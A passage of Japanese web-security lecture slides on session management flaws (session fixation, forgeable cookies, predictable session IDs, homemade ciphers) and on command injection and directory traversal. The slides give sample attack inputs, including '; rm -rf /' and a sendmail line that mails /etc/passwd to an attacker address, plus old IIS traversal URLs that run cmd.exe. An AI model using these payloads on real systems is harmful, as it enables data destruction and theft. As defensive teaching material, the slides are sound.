  - XSS脆弱性がない限り他から注入されることはない（はずであった）
  - ところが、ブラウザの「Cookie Monster」バグとの組み合わせで可能という指摘
    - Multiple Browser Cookie Injection Vulnerabilities, 2004年9月
      http://www.securityfocus.com/archive/1/375407
    - 日経IT Pro: IEやMozillaなどにセキュリティ・ホール，なりすましを許す可能性あり（この解説は問題の所在を間違えている）
      http://itpro.nikkeibp.co.jp/free/ITPro/NEWS/20040921/150222/
  - これはまずい……

Cookie Monster バグ

- 1998年に指摘された古い問題
  - Oliver Lineham, Arun Stephens, Cookie Monster: HTTP Cookie Bug Affecting Servers On Most Non-Generic Domains, 1998年12月
    http://homepages.paradise.net.nz/~glineham/cookiemonster.html
    http://help.netscape.com/kb/consumer/19981231-1.html
- Set-Cookieで指定するdomain=オプションの問題
  - www.foo.co.jp のサーバから以下のcookie発行はできる
    - Set-Cookie: a=b; domain=.foo.co.jp
  - 本来ならば www.foo.co.jp のサーバから以下のcookie発行はできてはいけない
    - Set-Cookie: a=b; domain=.bar.co.jp
      Set-Cookie: a=b; domain=.co.jp
  - Netscape/Mozillaでは現在でも以下のcookie発行ができてしまう
    - Set-Cookie: a=b; domain=.co.jp
- Netscapeは脆弱性ではないとして修正しなかった
  - 置き得る被害は、無用なcookieが出回ることがあるというだけで、プライバシー漏洩にはつながらないと判断した

問題点

- POSTでログイン前からセッションIDというサイトは稀
  - したがって、Session Fixationが問題となるケースは稀
- Cookieでログイン前からセッションIDというサイトは多い
  - 一部のブラウザでSession Fixationが問題となる
  - 閲覧者がそのサイトを最初に訪れた時点でcookieを発行
    - 「Webアプリケーションサーバ」がセッション管理機能を自動的に提供しているため
- 日本固有の問題
  - 地域ドメインの存在
    - 個人が takagi.chiyoda.tokyo.jp のドメインを取得できる
      このドメインの保有者は以下のcookieを発行できる
      Set-Cookie: foo=bar; domain=.chiyoda.tokyo.jp
      Set-Cookie: foo=bar; domain=.tokyo.jp
    - city.chiyoda.tokyo.jp
      metro.tokyo.jp などは地方公共団体のドメイン

ブラウザの対応状況

- Internet Explorerの場合
  - co.jp go.jp など第2レベルが2文字の場合は、第3レベルを管理ドメインとみなす
    - 地域ドメインの問題を除けば .jpドメインでは脆弱でない
    - ltd.uk などのように第2レベルが3文字の場合が存在するccTLDがある
- Mozillaの場合
  - Bugzilla Bug 252342, fix cookie domain checks to not allow .co.uk
    https://bugzilla.mozilla.org/show_bug.cgi?id=252342
    - ------- Comment #61 From Darin Fisher 2005-07-25 17:14 PST
      This is low on my priority list. If someone wants to fix this bug, then please feel free to take ownership of it.
- Operaの場合
  - DNSを使って対策をしているが不完全
    - Internet Draftが書かれたが、流れた

対策

- ログイン後にセッションIDを発行している場合
  - 対策不要
- ログイン前からセッションIDを発行する場合
  - 次のいずれか
    - パスワード認証でログインが成功した時点で、新しいセッションを発行してそちらを用いる（古いほうのセッションをログイン状態にしない）
    - ログイン成功時に、セッションIDとは別に、認証済みを示す秘密情報（乱数や暗号化した何か）をcookieにセットし、その値を全ページで確認
- 注意!!
  - 「ログイン後」とは、パスワード認証成功後のこと
    - パスワード入力直後画面で無条件にcookie発行はダメ
    - 攻撃者が、本物サイトに適当なパスワードでアクセスし、認証に失敗するが、そのとき発行されるセッションIDを取得し、それを被害者に与えて、被害者がログインしたとき、そのセッションIDが有効であってはならない

別の問題「Session Adoption」

- Session Fixationの一種として命名されている
  - Mitja Kolšek, Session Fixation Vulnerability in Web-based Applications, 2002年12月
    http://www.acros.si/papers/session_fixation.pdf
  - （PHP界隈ではこの問題ばかりが注目されているが……）
- URL rewritingによるセッション追跡機能を持つWebアプリサーバ製品の問題
  - URLにセッションIDを載せてジャンプさせると、次のページで、cookieとして値を発行してしまう
  - PHP、Java Servletコンテナの一部など
- どんな文字列でもセッションIDとして解釈してしまうWebアプリサーバ製品の問題
  - PHPなど
- 設定で回避、脆弱性として修正させるべき

対策が遅れる理由


- 修正が必須と言える脆弱性か?
  - 現実性が、XSSによるセッションハイジャックより低い
    - POSTの場合、罠サイト経由で本物サイトが表示されたとき、被害者がそのままログインする必要あり
    - Cookieの場合、罠サイトを訪れた後、サーバ側の有効期限内以内に本物サイトに訪れて、被害者がログインする必要あり
  - ブラウザ側の欠陥ではないのか?（cookieの場合）
    - 責任分界点の明確化の重要性
    - しかし、Mozillaは直さないと公言している
  - サポートするブラウザを限定している場合は、修正が不要(?)
- 最初の論文は、他の脆弱性とのあわせた場合だけに成功するかのように書かれていた
  - Session AdoptionもWebアプリサーバの脆弱性では?
- しかし、修正は比較的簡単なのでやったほうがよい

セッションIDの格納場所

- 目的
  - セッションIDの格納場所を指定する
    - セッションIDは、cookieまたは、POSTアクセスのhiddenパラメータにのみ格納すること
    - URL中に埋め込まれることがないこと
  - Webアプリケーションサーバ製品によるURL rewriting機能を止めること
    - 利用者のブラウザがcookieを拒否した場合に自動的にURL rewritingモードに切り替わる機能を停止する
- 例外に関する考察
  - 例外なし

Refererによるセッション ID漏洩

- 表示中ページのURLは、Referer機能によって、リンク先に送出される
  - URLは公開情報であると考えよ
- URLのパラメタ部は、ページ番号や商品番号など、見えてもかまわない情報（アクセス者を特定しない情報）に限定する
- 事例
  - URLにユーザ名やパスワードを含めている事例
  - URLにセッションIDを含めている事例



セッションIDはログインする都度乱数により生成する

- 目的
  - 予測できる値（ユーザ名やシリアル番号、時刻など）によりログイン状態を管理する欠陥実装を排除
  - セッションIDの生成規則が単純で予測できてしまう欠陥実装を排除
- 例外に関する考察
  - ログイン状態の確認をセッションIDではなく、認証トークンで行っている場合
    - 認証トークンの安全性について別途規定が必要（現在作業中）

予測可能な値によるセッション追跡


- セッション追跡処理の必要性
  - Webアプリケーションではログイン状態を維持するために、各HTTPリクエストが同じ人からのアクセスであることを知る必要がある
  - 実現方法
    - ランダムな受付番号「セッションID」を用いる → ◎
    - ユーザ名とパスワードを毎回リクエストに含める → ○
    - ユーザ名だけを毎回リクエストに含める → ×!!
- セッション追跡に使われる引数の場所
  - URLの場合
  - hiddenなINPUTの場合
  - Cookieの場合

URLでの事例

- 「RSA Conference 2003 Japanスピーカーサイト」の事例（2003年2月）
  - > さて、本日はスピーカーサイトがオープン致しましたので
    > ご案内させていただきます。
    > 提出物等はこちらで直接ご入力頂くことが可能ですので
    > ご利用頂ければ幸いです。
    > ●RSA Conference 2003 Japanスピーカーサイト
    > http://＝＝＝＝＝＝＝.co.jp/rsa2003/spk/
    > 高木様のユーザー名は takagi
    > 仮の パスワードは ＝＝＝ です。
- 早速サイトを訪れ、ログインしてみると……

不適切な対策

- 対策したとの連絡:
  - > ログイン後の http://＝＝＝＝＝.co.jp/rsa2003/spk/index2.php に
    > ガードをかける対応をさせていただきました。
  - GETでアクセスできなくしただけでPOSTで同じアクセスが可能だった。




- これを指摘したところ次の対策
  - Refererをチェックするようにしただけ
  - Refererはブラウザから自由に送信できるので対策にならない
- それを指摘したところ適切に対策された

Cookieでの事例

- 秘密情報を含まないcookieに頼ったアクセス制御方式の脆弱性－ 偽cookie送信による任意ユーザへの成りすましの問題
  http://securit.gtrc.aist.go.jp/SecurIT/advisory/rawcookie/
  - 国内の5つのサイトにおいて、のべ4百万～5百万人分ほどと推定される個人情報が、ユーザ番号（ないしユーザ名）を送信するだけでパスワードなしに誰でもいつでも閲覧可能な状態にあったことを指摘した。
    http://www.soumu.go.jp/s-news/2003/030220_2a.html#09
- ユーザIDだけからなるcookieでセッション追跡を実現していた事例
  - cookieはクライアント側から任意の値を自由に送信できる

事例

- 大手家電製品メーカ直営ショップ (2001年2月連絡)
- 観察された現象
  - ユーザ名「takagi」でアカウントを作成
  - ログイン時に発行されたcookieの内容が
    - mall-LoginUserID=takagi
  - 発行されるcookieはこの一個だけ
  - URLにセッションIDらしきものは含まれていない
  - リロード時に「情報を再送信しないと…」の確認が出ない
    - つまりPOSTメソッドではない
- 一個の秘密情報を含まないcookieだけでセッション管理されている疑い




検証実験

- 自分のアカウントへパスワード入力をスキップして ログインできてしまうかを確認
  - 発行されるcookieの名前と値をメモする
  - ログイン後のページのURLをメモする
  - ブラウザを一旦終了し再起動(cookieの破棄)
  - ログインせずにログイン後のページに直接アクセスして 正しくアクセスできないことを確認する
  - 自分のブラウザに手作業でcookieをセットする
  - ログイン後のページのURLに直接アクセスする
  - 念のため普段使用しない別のるコンピュータで試す
- 他人のIDを入れればログインできてしまうと推定

ブラウザに手作業でcookieをセット

- 容易にできる(仕様)
  - Cookieをセットしたいサイトのドメインの URLのページを開く
  - ブラウザのカレントURL表示欄に javascript: を記入し実行
  - URL欄に入力されたJavaScriptは表示中のページのドメイン 上で実行される(ブラウザの仕様)
  - JavaScriptでは「document.cookie=」でcookieをセットできる




発生し得る被害

- 登録されている個人情報の漏洩
  - 機械的に短期間に大量に収集される
  - クレジットカード番号を盗まれる
- 偽の注文の発行
  - 機械的に短期間に大量の発行
  - 本物の注文と偽の注文の区別がつかない

など

他の事例

- サイバーセキュリティ会社のE-Mail配信サービス
  (2001年10月1日連絡)
  - メールアドレスがそのままcookieに
- ITプロフェッショナルのための情報サイト
  (2001年10月24日連絡)
  - 会員番号がそのままcookie、会員番号は連番
- 保険会社インターネット会員クラブ
  (2001年9月3日連絡)
  - 会員番号がそのままcookie、会員番号は連番
- 大手ソフトウェア会社のユーザ登録変更画面
  (2002年2月連絡)
  - ユーザIDがそのままcookieに
  - のべ4百万人分と推定



原因

- 開発者の知識不足
  - cookieは偽造されないという思い込み?
    - HTTPの仕組みを知っていればどんなcookieでも送れることはわかる
    - ブラウザの改造で可能という想像力は働かないのか
    - URL欄へのjavascript:の記入で自由にセット可能であることはあまり知られていない
- Cookieの仕組みを知らずにWebアプリケーションが作られているという実態


hiddenなINPUTでの事例

- 無数に事例があると推定される
  - 電子情報通信学会ソサエティ大会講演者登録画面での事例
    - ログイン直後の画面ではパスワードが検証されるが、その次の画面ではパスワードが検証されない
    - 次画面には、ユーザIDだけが渡されていて、その情報だけで個人の情報が引き出されて画面表示される


  - 編集の後に確認の画面がある場合によくある
    - 編集の後に確認画面がない場合でも、閲覧はできないものの、無権限での個人情報の変更ができてしまうことがよくある

欠陥のある例(Cookie)


欠陥のある例(POST)




解決例(POST)




一般的な方法(Cookie)



一般的な方法(POST)



このケースは安全？



強度の低いセッションID

- セッションIDは予測不能に
  - 十分な長さ(20桁以上くらい?)
  - 十分なランダム性
    - 良質な擬似乱数生成系を使用する
      (下手に自作しないで既存のものを使う)
- 事例
  - 古いバージョンのWebSphereでは予測ができてしまった（某銀行は2002年初頭までそれを使っていた）
    - 連続して繰り返しログインしたときに発行されたセッションID

```
0001EGEAPVIAAA21QCXZAFITWSI
0001EGGBTOQAAA2VACXZAFJ4JSQ
0001EGG1NIYAAA2VCCXZAFJ4JSQ
0001EGGTY4QAAA2VECXZAFJ4JSQ
0001EGHQJQQAAA2VGCXZAFJ4JSQ
```


ログアウト機能を設ける

- 目的
  - ログアウトボタンを押してもcookieを消すだけでサーバ側の状態をログアウト状態に変更しないという実装を避ける
    - 万が一セッションハイジャックされかねない状況が生じても、その攻撃成功の可能性を低減するため

使用する暗号と乱数の指定

- 目的
  - 安全性の評価されていない独自暗号アルゴリズムの使用を禁止する
    - CRYPTREC電子政府推奨暗号の使用を指定
      http://www.cryptrec.jp/
  - 次の値を予測されかねない擬似乱数生成系（シミュレーション、統計用の乱数等）の使用を禁止
    - 乱数を用いる場合は、暗号学的に安全(cryptographically secure)な擬似乱数生成系により乱数を生成する
      - Java: java.security.SecureRandom
        http://java.sun.com/j2se/1.5.0/ja/docs/ja/api/java/security/SecureRandom.html
      - Windows: CryptoAPI
        http://blogs.msdn.com/michael_howard/archive/2005/01/14/353379.aspx

稚拙な自作暗号の使用

- 暗号化したユーザIDをセッション追跡に使用していた事例
  - 暗号を解読されれば、パスワードなしにログインされてしまう
- 稚拙な暗号の例
  - 暗号化前: takagi@mail1.accsnet.ne.jp
  - 暗号化後: MEMBER_ID=
    NHhmcWhvckBuY2xwNjRoa2xzb2d3MnNrNXJ5
    ⇒ base64デコード ⇒
    4xfqhor@nclp64hklsogw2sk5ry
  - 暗号化前: jbeef@hotmail.com
  - 暗号化後: MEMBER_ID=
    NnBpbW5mQWpyeHJncHQ3Y3Bv
    ⇒ base64デコード ⇒
    6pimnfAjrxrgpt7cpo
  - 参考:「[memo:2534] 開発者のための反面教師的暗号解読入門初級編」
    http://memo.st.ryukoku.ac.jp/archive/200201.month/2534.html

古代ローマ時代の暗号?

```
 takagi@mail1.accsnet.ne.jp
 ++++++++++++++++++++++++++
 456789012345678901234567890
  |||||||||||||||||||||||||
4xfqhor@nclp64hklsogw2sk5ry
```

- 己の能力を自覚し、自力で暗号を発明しようなどと企てない
- 鉄則:
  既存の著名な暗号アルゴリズムやそのライブラリを使用する

実装手法の限定

- シェル呼び出しを使用しない
  - OSコマンドインジェクション脆弱性の危険性
  - 必要がない
- 外部コマンド呼び出しを使用しない
  - OSコマンドインジェクション脆弱性等の危険性
  - 例外: 必要な場合、Javaにおけるnativeメソッドに相当する言語機能を用いで実装する（実装に注意が必要だが、最小限にとどめる）
- C言語等のバッファオーバフロー系の脆弱性が所持得る言語を使用しない
  - 例外: 上記のnativeメソッドが必要な場合（使用場所を限定する）
- eval()など指定された文字列を言語として実行する機能を使用しない
  - Direct Dynamic Code Evaluation (Eval Injection)
  - 例外: フレームワークの実現のためにeval()が必要な場合（使用場所を限定する）

コマンド呼び出しに与える引数

- 古典的なCGI脆弱性
  - 使用するプログラミング言語によって様々
  - 特にPerlに注意
    - 1990年代に書かれたプログラムは捨てるべし
    - 「日曜Perlプログラマ」の製造物を使うな
- Javaでの事例
  - 駄目なコード
    - String command = "/usr/bin/df ";
      void foo(String p) {
      System.getRuntime().exec(command + p);
  - 攻撃方法（「OS Command Injection」攻撃）
    - foo("; rm -rf /");
      foo("| rm -rf /");
      foo("> /etc/passwd");
      foo("; sendmail attacker@example.com < /etc/passwd");
  - 鉄則: 専用の（安全な）nativeメソッドを作り、execを使わない

パス名パラメータを使用しない

- 目的
  - ディレクトリトラバーサル脆弱性等の防止
  - パス名として解釈される引数の仕様を禁止
- 例外に関する考察
  - フレームワークとして実現する必要がある場合…

パス名として解釈される引数

- 脆弱ではなかった事例
  - 昔の computernews.com のURLはこうだった
    - http://www.computernews.com/scripts/bcn/vb_Bridge3.dll?VBPROG=F:¥inetpub¥scripts¥bcn¥ShowDailyArticle&ImgTag=&Title93%FA%97%A7%82%C6%93%FA%96%（略）&File=F:¥inetpub¥wwwroot¥bcn¥Daily¥DailyNews¥200206¥20020611051890858 97A.htm
  - 問い合わせたところ、これは脆弱ではなく、所定のディレクトリしかアクセスできないようにチェックするように作られているとのことだった
- もし、チェックしていないならば、サーバコンピュータ内のファイルシステム上の任意のファイルを表示できてしまう

引数がhiddenの場合

- URLにパス名が出ていると誰もが怪しいと気づく
  - GETメソッドによるHTTPアクセスへのリンク
- 引数がHTMLのINPUTタグに埋め込まれている場合
  - POSTメソッドによるHTTPアクセスへのリンク
  - <form action="http://....." method="post">
    <input type="hidden" name="File"
    value="F:¥inetpub¥wwwroot¥...¥foo.htm">
  - HTMLソースを見た人でないと気づかない
    - サイト運営者が気づかないことが多い

絶対パス・相対パス


- 脆弱である可能性はどの程度と推定されるか
  - A. <input …value="F:¥inetpub¥wwwroot¥…">
  - B. <input …value="template.html">
  - C. <input …value="../template.html">
- 推定
  - Aは、さすがにチェックしているはずだと思われる
  - Bは、「../」を禁止しているかもしれない
  - Cは、「../」を許可しており、アクセス可能なパス範囲をきちんと制御しているかは疑わしい
- 正しい作り方
  - 「../」は禁止するべきである

ディレクトリトラバーサル脆弱性

- 絶対パスを禁止したつもりが、「../」でアクセスできてしまうという欠陥
- 「../」を禁止したつもりが抜け穴があるという欠陥
  - 単純に「../」の文字列を含むものを禁止した場合
    - Windowsのサーバで「..¥」としてアクセスされてしまう
  - Windows 9x がサーバの場合
    - 「...¥」が「..¥..¥」として
      「....¥」が「..¥..¥..¥」として機能してしまう
      （ドットの数は2以上任意）
  - UTF-8デコーダが規格に厳格に実装されていない場合
  - URLエンコーディング（%xx）を多重にデコードした場合

UTF-8デコーダが規格に厳格でない

- MS00-078:
  Microsoft IIS "Web Server Folder Traversal" Vulnerability
  - http://target/scripts/%c0%ae%c0%ae/%c0%ae%c0%ae/winnt/system32/cmd.exe?/c+dir+c:¥
  - http://target/scripts/%c0%ae%c0%9u/%c0%ae%c0%ae/winnt/system32/cmd.exe?/c+dir+c:¥
- 「../」チェックとUTF-8デコードの前後関係



UTF-8の冗長なエンコード

- UTF-8
  - UNICODEの1文字を、US-ASCII互換を保ちつつ、1～6バイトのバイト列で表現するエンコード形式
  - UCS-4 range (hex.) UTF-8 octet sequence (binary)
    0000 0000-0000 007F 0xxxxxxx
    0000 0080-0000 07FF 110xxxxx 10xxxxxx
    0000 0800-0000 FFFF 1110xxxx 10xxxxxx 10xxxxxx
    0001 0000-001F FFFF 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
    …
